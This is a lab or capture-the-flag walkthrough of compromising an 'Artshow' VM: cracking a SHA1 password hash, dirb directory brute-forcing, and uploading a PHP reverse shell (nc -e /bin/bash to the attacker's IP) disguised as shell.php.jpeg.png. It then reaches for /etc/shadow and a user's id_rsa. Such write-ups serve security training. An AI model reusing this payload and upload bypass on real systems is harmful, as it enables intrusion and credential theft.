
I decrypted the password hash generated from the SHA1 and the password I got was ‘picasso’. This can be shown in the following image. The website I used was ‘https://md5decrypt.net/en/Sha1/#answer’.






```
123b6c550235544d739e82064fe5648dd09e673f : picasso

Found in 0.297s
```

Now as I remembered that the ssh service was running on the target machine, I went to access the ssh using johnny as username and password as picasso but I couldn’t. So it was a dead-end for a moment. Then it came to my mind that as we see in the robots.txt file there were multiple directories that had development as the starting word, followed up by random numbers. In case there was a list in which certain numbers were black-listed, I decided to create another list with alternate combinations of numbers in order to try and dirb again. I used the following command shown in the image to make a file, which is called development5.txt this file, contains the development word concatenated with the random numbers.




```
┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ sudo dirb-gendict -n developmentXXXXX > development5.txt

┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ cat development5.txt
development00000
development00001
development00002
development00003
development00004
development00005
development00006
development00007
development00008
development00009
development00010
development00011
development00012
development00013
development00014
development00015
development00016
development00017
development00018
development00019
development00020
development00021
development00022
development00023
development00024
development00025
development00026
development00027
development00028
development00029
```

Then I dirb with the development5.txt file as it is shown in the image below. This showed me a directory which is development14257.



```
┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ dirb http://192.168.0.216 development5.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun  6 07:56:06 2022
URL_BASE: http://192.168.0.216/
WORDLIST_FILES: development5.txt

-----------------

GENERATED WORDS: 100000

---- Scanning URL: http://192.168.0.216/ ----
==> DIRECTORY: http://192.168.0.216/development14257/

---- Entering directory: http://192.168.0.216/development14257/ ----

-----------------
END_TIME: Mon Jun  6 08:04:10 2022
DOWNLOADED: 200000 - FOUND: 0
```

I went to this directory and it showed a login page as shown in image below.




192.168.0.216/development14257/

Welcome back Johnny! What beautiful art are you going to upload today?

johnny


•••••••

Again, I logged in with my username as johnny and password as picasso. In addition, I was able to login in. It showed me that I could include a file. Now it came into my mind that the file that I saw in the mounted directory was called upload.php what did it contain it showed me PHP code that stated if the file had a type PHP then it did not let me upload that file. The directory in which the file can be seen is http://192.168.0.216/development14257/art/ . This can be shown in the following image.



```
──(kali㉿kali)-[~/Desktop/Artshow/mountdir]
└─$ cat upload.php

<?php
$target_dir = "art/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
$uploadOk = 1;
$imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));
// Check if file already exists
if (file_exists($target_file)) {
    echo "Sorry, file already exists.";
    $uploadOk = 0;
}
// Check file size
if ($_FILES["fileToUpload"]["size"] > 500000) {
    echo "Sorry, your file is too large.";
    $uploadOk = 0;
}
//Do not allow php files
if($imageFileType == "php") {
    echo "No hacking here, silly goose!";
    $uploadOk = 0;
}
// Check if $uploadOk is set to 0 by an error
if ($uploadOk == 0) {
    echo "Sorry, your file was not uploaded.";
// if everything is ok, try to upload file
} else {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "The file ". basename( $_FILES["fileToUpload"]["name"]). " has been uploaded.";
    } else {
        echo "Sorry, there was an error uploading your file.";
    }
}
?>
```

After gathering all the information, I went for a remote file inclusion attack. I made file that contained php code inside and I named the file as shell.php.jpeg.png meaning I included jpeg.png because the upload.php file code would not let me upload a PHP file directly so that's is why I added .jpeg.png. The uploaded shell.php.jpeg.png contained a php code that will help to get the reverse shell. This can be shown in the image below.



```
  GNU nano 5.4                    shell.php.jpeg.png
<?php echo shell_exec('nc -nv 192.168.0.101 4444 -e /bin/bash'); ?>
```

192.168.0.216/development14257/art/


Index of /development14257/art

```
Name                     Last modified     Size Description
Parent Directory                              -
Starry_Night.jpg         2017-08-23 18:08  215K
The_Birth_of_Venus.jpg   2017-08-21 10:20   46K
shell.php.jpeg.png       2022-06-06 08:28    68
```

Apache/2.4.38 (Debian) Server at 192.168.0.216 Port 80

```
                          [ Read 1 line ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```


The file was uploaded in the following location as shown in the image below.


New Tab
192.168.0.216/robots.txt
Index of /development14257
http://192.168.0.216/develop
404 Not Found
192.168.0.216/development14257/art/

Index of /development14257/art


```
   Name                   Last modified     Size Description
Parent Directory                              -
Starry_Night.jpg          2017-08-23 18:08  215K
The_Birth_of_Venus.jpg    2017-08-21 10:20   46K
shell.php.jpeg.png        2022-06-06 08:28    68

Apache/2.4.38 (Debian) Server at 192.168.0.216 Port 80
```

Then after that I set up netcat listener as shown in the image below by using command **nc –nlvp 4444**




```
┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ nc -nlvp 4444                                                    1 ✗
listening on [any] 4444 ...
█
```

After that I clicked on the shell.php.jpeg.png file, it did not gave me any response on the browser but when I check my terminal reverse shell was established. This can be shown in the following image. I also ran the command **python3 –c 'import pty;pty.spawn("/bin/bash");'** to get a well-established shell.




```
┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ nc -nlvp 4444                                                    1 ✗
listening on [any] 4444 ...
connect to [192.168.0.101] from (UNKNOWN) [192.168.0.216] 52864
python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@artshow:/var/www/html/development14257/art$ █
```

I went to the etc folder to check whether I can access the passwd file, shadow file, and even sudoers file but I could not because www-data did not have the rights to read the content of the respective file mentioned above. Then I went to leonardo's folder and after going through every folder I went to backup and over there I saw the id_rsa file which is the private key file. Through common sense and analysis, I deduced that this is Leonardo's private key file. This can be shown in the image below.



